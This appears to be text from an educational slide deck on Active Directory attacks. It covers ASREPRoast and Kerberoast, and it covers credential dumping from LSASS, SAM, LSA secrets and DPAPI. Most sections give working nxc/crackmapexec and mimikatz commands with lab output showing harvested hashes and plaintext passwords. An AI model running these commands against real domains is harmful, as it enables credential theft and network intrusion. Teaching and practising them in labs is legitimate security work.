SIZZLE.HTB.LOCAL
CanPSRemote
HTB.LOCAL
AMANDA@HTB.LOCAL

wut da dog doin'

DEMO

Kerberos Attacks

Kerberos is an authentication protocol. We can do some fun stuff with it

ASREProast

Kerberoast

These ones are out of scope, but are really cool. Check them out!

Unconstrained Delegation

Constrained Delegation

Resource Based Constrained Delegation


ASREPRoast

Description:
Abuse user accounts with the flag DONT_REQUIRE_PREAUTH to obtain a hash. This hash may be crackable.

Requirements:
- Network access
- A username

Gain:
- User Credentials*

```
nxc ldap [ip] -u [user] -p [pass] --asreproast output.txt
```



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
DOMAIN CONTROLLER

KDC = AS + TGS

Client

Application Server

ASREProast


KRB_AS_REP
Username
Session key
TGT expiration time
User nonce
User hash
TGT
Username
Session key
TGT expiration time
PAC
krbtgt hash
krbtgt hash
User
KDC (DC)


Kerberoast

Description:
Request a service ticket and obtain a potentially crackable hash.

Requirements:
- Network access
- Credentials

Gain:
- User Credentials*

```
nxc ldap [ip] -u [user] -p [pass] --kerberoasting output.txt
```


Step 1. Authentication Server Request (KRB_AS_REQ)
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
DOMAIN CONTROLLER
KDC = AS + TGS
Client
Step 5: Application Request (KRB_AP_REQ)
Step 6: Service Authentication (OPTIONAL)
Application Server

Kerberoast


KRB_TGS_REP
Username
Service session key
TGS expiration time
User nonce
Session key
TGS
Service session key
Username
TGS expiration time
PAC
krbtgt hash
service owner hash
User
KDC (DC)

DEMO

Password Dumping

A lot of different creds, stored in different ways

LSASS

SAM

LSA

DPAPI

NTDS.dit

Remember them? -------------->

Dump LSASS

Description:
Dump NT hashes from the LSASS process's memory


Requirements:

- Command execution on host with administrative context
  - SeDebug privilege or Administrator/System

Gain:

- User Credentials

```
mimikatz > privilege::debug
mimikatz > token::elevate
mimikatz > sekurlsa::logonpasswords
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session           : RemoteInteractive from 3
User Name         : novach
Domain            : SRV01
Logon Server      : SRV01
Logon Time        : 5/17/2021 6:37:31 AM
SID               : S-1-5-21-2895032198-1198257834-33140
        msv :
         [00000003] Primary
         * Username : novach
         * Domain   : SRV01
         * NTLM     : 79acff649b7a3076b1cb6a50b8758ca8
         * SHA1     : 64de73f284770e83eba2b2e0a3208ff759
```


Dump SAM

Description:
Dump the SAM database

Requirements:
- Network access OR command execution.
- Command execution on host with administrative context

Gain:
- User Credentials

```
nxc smb [ip] -u [user] -p [pass] --sam
```



```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --sam
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:poudlard.wizard)
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] poudlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] Dumping SAM hashes
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Administrateur:500:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.0.104   445    WIN-NP8JD7IHCC5  [+] Added 3 SAM hashes to the database
root@kali:~/Documents/CrackMapExec# 
```

Dump LSA

Description:
Dump the LSA secrets

Requirements:


- Network access OR command execution.
- Command execution on host with administrative context

Gain:

- User Credentials

```
nxc smb [ip] -u [user] -p [pass] --lsa
```

Dump LSA



```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.1.20 -u 'user1' -p 'PasswordUser1' --lsa                                                                    130 ✗
SMB         192.168.1.20    445    COMPUTER2        [*] Windows 7 Professional 7601 Service Pack 1 (name:COMPUTER2) (domain:ssi.dz) (signing:False) (SMBv1:True)
SMB         192.168.1.20    445    COMPUTER2        [+] ssi.dz\user1:PasswordUser1 (Pwn3d!)
SMB         192.168.1.20    445    COMPUTER2        [+] Dumping LSA secrets
SMB         192.168.1.20    445    COMPUTER2        SSI.DZ/Administrator:$DCC2$10240#Administrator#afc9966b706760909a899ee9dbf4c563
SMB         192.168.1.20    445    COMPUTER2        SSI.DZ/user1:$DCC2$10240#user1#6771fd35b76ef6eff18cff42f5363de4
SMB         192.168.1.20    445    COMPUTER2        SSI.DZ/user2:$DCC2$10240#user2#ca08b288d8fd2908cfc8d443f617ef83
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:aes256-cts-hmac-sha1-96:75c1fbc33323cb6e1fd4adefb85659ea899e89978e110d34ba4f3689338bb5ff
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:aes128-cts-hmac-sha1-96:156d534211662818c5e370bf18456d08
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:des-cbc-md5:6e670dba94ef800b
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:plain_password_hex:543596f6f7274428f4c2844339cf39e851a00327383f8b7de15aa2d5178a583a71595e82f33d20c
ec6c46020159c95bec17a69a8f092d192e571afc0e4b9af101789f59f6f05d5c4ef5fd3c7e094223d85816987a95732549c62a2d70b92020a61b4147bfda715a822641ac59d5d7059918cdeea8e105df7e637
12470987ae5a07d976b47ed0e60f33df8e9cbdc7c40bc4e37dd512190f4a514b33ceaac665d820b5b19c3e4ce4dfa4b3aa4db3369930fe6c32b35e118c605474d207f7d2a7259fd1fb3ce86832f4247cc699a
ba0ae29eacb84c1de335ec60d2dde21aec6e5a253577d2ddb2a6066c604f4f7602a5bd4
SMB         192.168.1.20    445    COMPUTER2        SSI\COMPUTER2$:aad3b435b51404eeaad3b435b51404ee:f1f39030d41ecb83a6ecb451679172ec:::
SMB         192.168.1.20    445    COMPUTER2        dpapi_machinekey:0x5fab291b4f7f371b2bb888317e25c6805066d968
dpapi_userkey:0x1d03916f61a241760015defa06385eadb50dd541
SMB         192.168.1.20    445    COMPUTER2        NL$KM:2d9d53c08e2a58c818262643f1c13b775e6a50f5ce320e19c56b0eb306d4901e0b87abd816fe4de50af848f64e27951d337592cea5a
48845969f93e5889d4d06
SMB         192.168.1.20    445    COMPUTER2        [+] Dumped 10 LSA secrets to /root/.cme/logs/COMPUTER2_192.168.1.20_2021-04-14_225639.secrets and /root/.cme/logs
/COMPUTER2_192.168.1.20_2021-04-14_225639.cached
```

Dump DPAPI


Description:
Dump credentials stored with DPAPI

Requirements:
- Network access OR command execution.
- Command execution on host with administrative context

Gain:
- User Credentials

```
nxc smb [ip] -u [user] -p [pass] --dpapi
```

Dump DPAPI



```
┌──(bonclay㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb 192.168.212.135 -u 'ron' -p 'October2022' --dpapi
SMB         192.168.212.135 445    ADC02            [*] Windows 10.0 Build 20348 x64 (name:ADC02) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB         192.168.212.135 445    ADC02            [+] poudlard.wizard\ron:October2022 (Pwn3d!)
SMB         192.168.212.135 445    ADC02            [+] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB         192.168.212.135 445    ADC02            [+] Got 9 decrypted masterkeys. Looting secrets
SMB         192.168.212.135 445    ADC02            [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{9764025C-AB31-447A-8DA5-7DAAA8669A93} - POUDLARD\ron:October2022
SMB         192.168.212.135 445    ADC02            [Administrator][MSEDGE] http://testphp.vulnweb.com/userinfo.php - test:test
SMB         192.168.212.135 445    ADC02            [administrator.POUDLARD][GOOGLE CHROME] - demo:demo
SMB         192.168.212.135 445    ADC02            [administrator.POUDLARD][MSEDGE] http://testphp.vulnweb.com/userinfo.php - test:test
SMB         192.168.212.135 445    ADC02            [ron][GOOGLE CHROME] - john_mcclane:yipikay
